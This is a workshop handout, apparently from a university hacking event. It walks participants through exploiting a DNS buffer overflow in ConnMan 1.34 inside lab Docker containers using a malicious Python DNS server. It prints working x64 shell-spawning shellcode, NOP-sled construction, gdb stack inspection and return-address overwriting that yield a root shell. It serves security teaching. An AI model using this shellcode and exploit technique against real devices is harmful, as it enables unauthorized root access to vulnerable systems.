Terminal 1 = Docker container 1
Terminal 2 = Docker container 2
Terminal 3 = AMI terminal

I. Getting Setup:

1. Open this spreadsheet
2. Here, each row corresponds to one AMI. If you signed up for this event beforehand, **find your name in the name column**. Otherwise claim your AMI **by writing your name in the name column in a row of your choice.**
3. In the "Pem File Link" cell of your row, go to the provided link and **download the pem file**. *DO NOT TRY TO OPEN THIS FILE
4. Open up a terminal window
    a. If you're on a mac, you can do this by typing "Command+O" to open spotlight search and then searching "terminal" then hitting "Enter"
5. **Move the .pem file** you downloaded in (4) from your Downloads folder to your home directory by copying the command *exactly as is* from the "Command to Move Pem File" column (column F) of your AMI row and pasting it into your terminal and pressing "Enter"

6. **Navigate to your home directory** with `cd ~`
7. **Give .pem file executable permissions** by copying the command *exactly as is* from the "Command to Give Executable Permissions" column (column G) of your AMI row into the terminal (and hitting "Enter")

8. Copy the command *exactly as is* from the "Command to Connect" column (column H) of your AMI **BUT DO NOT PASTE OR PRESS ENTER!!!!**
9. **MAKE YOUR TERMINAL FULL SCREEN!!!!**
10. Paste the command and press enter
11. Type 'yes' then press enter
12. Open up two new terminal windows and execute `cd ~` followed by the command from #8 in each terminal to have **3 terminals connected to AMI (**let's call them terminals 1, 2, and 3)
13. You are now issuing commands in your own AMI. In **terminal 1**, **connect to Connman Docker container** with:

```
sudo docker run --name connman --privileged --rm -t -i -v /sys/fs/cgroup:/sys/fs/cgroup:ro connman bash
```

* if you get the following error:

```
docker: Error response from daemon: Conflict. The container name "/connman" is already in use by container
"8068b0e7f9e694dc61872871d378ff86514a763231cec5b6034a9b7a70e8a1a3". You have to remove (or rename) that container to be able to reuse
that name.
```


Run `sudo docker stop connman` and try the run command above again.

14. In **terminal 1** run `export LC_CTYPE=C.UTF-8` then `service dbus start`
15. In **terminal 2** connect to another window of the Connman Docker container with:

```
sudo docker exec -it connman bash
```

II. Getting Screen Set Up

- We recommend setting your screen up as below to make it easier to follow along



simple_dns.py locally

```
        header +=
        # NSCOUNT - authority records count, set to 0
        header += b'\x00\x00'
        # ARCOUNT - additional records count, set to 0
        header += b'\x00\x00'
        return header

    def dns_response_questions(self, questions):
        """
        Generates DNS response questions.
        See http://tools.ietf.org/html/rfc1035 4.1.2. Question section forma
        """
        sections = b''
        for question in questions:
            section = b''
            for label in question['name']:
                # Length octet
                section += bytes([len(label)])
                section += label
            # Zero length octet
            section += b'\x00'
            section += question['qtype']
            section += question['qclass']
            sections += section
        return sections

    def dns_response_answers(self, questions):
        """
        Generates DNS response answers.
        See http://tools.ietf.org/html/rfc1035 4.1.3. Resource record format
```

Activity Instructions

Learn to Hack Activity Instructions

I. Getting Setup:

1. Download .pem file from email if you signed up beforehand or from spreadsheet if you did not sign up
2. Give .pem file executable permissions: open up terminal and run following command

   `chmod 400 [.pem file path]`

3. **Connect to Amazon AMI:** (quotes are included in the command!)

   `ssh -i "[.pem file path]" ubuntu@ec2-3-141-164-85.us-east-2.compute.amazonaws.com`

4. Open up two new terminal windows and execute command from #3 twice more to have **3 terminals connected to AMI** (let's call them terminals 1, 2, and 3)
5. You are now issuing commands in AMI. In terminal 1, **connect to Connman Docker container** with:

   `sudo docker run --name connman --privileged --rm -t -i -v /sys/fs/cgroup:/sys/fs/cgroup:ro connman bash`

6. Run `export LC_CTYPE=C.UTF-8` then `service dbus start`
7. In **terminal 2** connect to another window of the Connman Docker container with:

   `sudo docker exec -it connman bash`

Terminal 1

```
bennettkahn — root@cc6c79182dff: / — ssh -i AWSPems/ihopethisissecureenough1.pem ubuntu@
(base) bennettkahn@Bennetts-MacBook-Pro-3 ~ % ssh -i "AWSPems/ihopethisissecureenough1.pem" ubu
u@ec2-3-141-164-85.us-east-2.compute.amazonaws.com
Welcome to Ubuntu 18.04.6 LT                               _64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Mar  2 23:07:03 UTC 2022

  System load:  0.01               Processes:             99
  Usage of /:   66.5% of 7.69GB    Users logged in:       0
  Memory usage: 22%                IP address for eth0:   172.31.34.68
  Swap usage:   0%                 IP address for docker0: 172.17.0.1

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.

   https://ubuntu.com/aws/pro

14 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

New release '20.04.4 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Wed Mar  2 22:54:57 2022 from 107.220.163.173
ubuntu@ip-172-31-34-68:~$ sudo docker run --name connman --privileged --rm -t -i -v /sys/fs/cgrou
p:/sys/fs/cgroup:ro connman bash
root@cc6c79182dff:/#
```

Terminal 2

```
bennettkahn — root@cc6c79182dff: / — ssh -i AWSPems/iho...
.1

 * Ubuntu Pro delivers the most comprehensive open source security
 and
   compliance features.

   https://ubuntu.com/aws/pro

14 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

New release '20.04.4 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Wed Mar  2 23:07:04 2022 from 107.220.163.173
ubuntu@ip-172-31-34-68:~$ sudo docker exec -it connman bash
root@cc6c79182dff:/#
```

Terminal 3

```
bennettkahn — ubuntu@ip-172-31-34-68: ~ — ssh -i AW...
  Swap usage:   0%                               docker0: 172.1
7.0.1

 * Ubuntu Pro delivers the most comprehensive open source secur
ity and
   compliance features.

   https://ubuntu.com/aws/pro

14 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

New release '20.04.4 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Wed Mar  2 23:07:31 2022 from 107.220.163.173
ubuntu@ip-172-31-34-68:~$
```

III. Simple Buffer Overflow/Denial of Service (DoS) Attack on Connman


1. In terminal 3 type `dig google.com`
2. In terminal 1 **start Connman in debugging mode (gdb)** with

   ```
   gdb --args /connman-1.34/src/connmand --nodaemon
   ```

   Then enter `r`

3. In terminal3 **locate your** Private IPv4 address with the command `ifconfig`

   It is the "inet" entry under "eth0"



```
ubuntu@ip-172-31-20-134:~$ ifconfig
docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        inet6 fe80::42:feff:febd:cbca  prefixlen 64  scopeid 0x20<link>
        ether 02:42:fe:bd:cb:ca  txqueuelen 0  (Ethernet)
        RX packets 17  bytes 2170 (2.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 10  bytes 1008 (1.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 9001
        inet 172.31.20.134  netmask 255.255.240.0  broadcast 172.31.31.255
        inet6 fe80::4be:eaff:fed4:5ac0  prefixlen 64  scopeid 0x20<link>
        ether 06:be:ea:d4:5a:c0  txqueuelen 1000  (Ethernet)
        RX packets 22605  bytes 16879138 (16.8 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 15519  bytes 2221239 (2.2 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 168  bytes 16344 (16.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 168  bytes 16344 (16.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

vethe745abb: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 fe80::285e:feff:feac:e713  prefixlen 64  scopeid 0x20<link>
        ether 2a:5e:fe:ac:e7:13  txqueuelen 0  (Ethernet)
        RX packets 17  bytes 2408 (2.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18  bytes 1528 (1.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ubuntu@ip-172-31-20-134:~$
```

4. In terminal 2 **configure Connman Docker container to use AMI host as DNS Server**

   ```
   connmanctl config ethernet_0242ac110002_cable --ipv4 manual 172.17.0.2 255.255.0.0 172.17.0.1
   ```

   And

   ```
   connmanctl config ethernet_0242ac110002_cable --nameservers [Private IPv4 address]
   ```

   - Replace "[Private IPv4 address]" with the number you find in step (3)

5. In terminal 3 (AMI, but *not* Docker) run `cd con-docker` to navigate to the directory containing the resources for this event.

6. In **terminal 3** run `sudo python3 simple_dns.py [Private IPv4 address]` to start malicious DNS server on AMI

7. In **terminal 2** have Connman query the simple_dns.py server for dos.com by running command `dig dos.com`

IV. Advanced Stack Smashing/Code Injection Attack on Connman

- How to modify `simple_dns.py`:
  - The recommended way to make changes to `simple_dns.py` for these activities is to do so locally in your favorite text editor (as shown in **Part II**). Then use “CMND+A” to select the entire file and “CMND+C” to copy it all. Then, in **terminal 3** remove the current simple_dns.py with `rm simple_dns.py` and create a new one with `nano simple_dns.py`. Then paste the modified file with “CMND+V”. Finally, exit nano with “CTRL+X” and “y”.

1. The *shellcode* to start a shell in x64 is:

   b’\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05’

   The size of this shellcode is 27 bytes. The goal is to place this shellcode in the middle of the `NOP` sleds (to avoid any corruption of this shellcode). However, the shellcode size + the `NOP` sleds size should not change the value of 1088 that we know gets us to the top of the stack. (Each “Z” is one byte)

   Modify `dns_shell_payload(self, data)` (line 208) of `simple_dns.py` so that instead of sending 1088 bytes of ‘Z’ on line 218, we are sending 1088 bytes of NOPs, with the shellcode sandwiches between. Keep in mind that we send a “\x90” to send an NOP instruction and that this is ONE byte.

   HINT 1:

   `# NOP`s + shellcode (size) should be equal to 1088.
   `# NOP`s + size(shellcode) = 1088.

   HINT 2:


   Machine instructions are byte-like objects, so we need to represent them as such in Python. For example, to send 25 NOPs, we would append b”\x90” to our records variable in simple_dns.py

2. Once you believe you have modified the file correctly, save your changes
3. Have connman query the server again by repeating Steps 2, 5, and 6 from the previous exploit
   a. Replace the `dos.com` with `shell.com` so that we receive the correct payload
4. Connman should have stopped. Run `x/1000xb $rsp - 1000` to examine the first 1000 bytes beginning from 1000 bytes away from the top of the stack.

   a. You may need to hit ‘Enter’ to view the entire output
   b. You should see your shellcode there

5. **Find an address somewhere in the middle of the first part of your NOP sled** (so a *lower* memory address than where your shellcode begins) and replace the b'A' * 3 + b'B' * 3 on line 219 with this address. Place the address in the `p64()` function, which automatically converts it to *reverse byte order*.

   E.g.



```
0x7fffffffd170: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7fffffffd178: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7fffffffd180: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7fffffffd188: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7fffffffd190: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7fffffffd198: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7fffffffd1a0: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7fffffffd1a8: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7fffffffd1b0: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7fffffffd1b8: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7fffffffd1c0: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7fffffffd1c8: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7fffffffd1d0: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7fffffffd1d8: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7fffffffd1e0: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7fffffffd1e8: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7fffffffd1f0: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7fffffffd1f8: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7fffffffd200: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7fffffffd208: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7fffffffd210: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7fffffffd218: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7fffffffd220: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7fffffffd228: 0x90    0x90    0x90    0x31    0xc0    0x48    0xbb    0xd1
0x7fffffffd230: 0x9d    0x96    0x91    0xd0    0x8c    0x97    0xff    0x48
0x7fffffffd238: 0xf7    0xdb    0x53    0x54    0x5f    0x99    0x52    0x57
0x7fffffffd240: 0x54    0x5e    0xb0    0x3b    0x0f    0x05    0x90    0x90
0x7fffffffd248: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7fffffffd250: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7fffffffd258: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7fffffffd260: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7fffffffd268: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7fffffffd270: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7fffffffd278: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7fffffffd280: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7fffffffd288: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x7fffffffd290: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
```

   If your **shellcode** is in this memory region, you could copy `NOP` memory address 0x7fffffffd1e8 (or any other one that is a lower address than the shellcode) into line 219.

6. **Repeat step 3** to query the server for shell.com once again.
7. A *root shell* should be spawned in terminal 1 that was previously running connman!
   a. Play around in the shell! Type `whoami` to verify this. You have access to this simulated device. Type `ls` to view the contents of the directory, `cd` to navigate, etc. If this were a real device, you would be able to do whatever you wanted on it!!!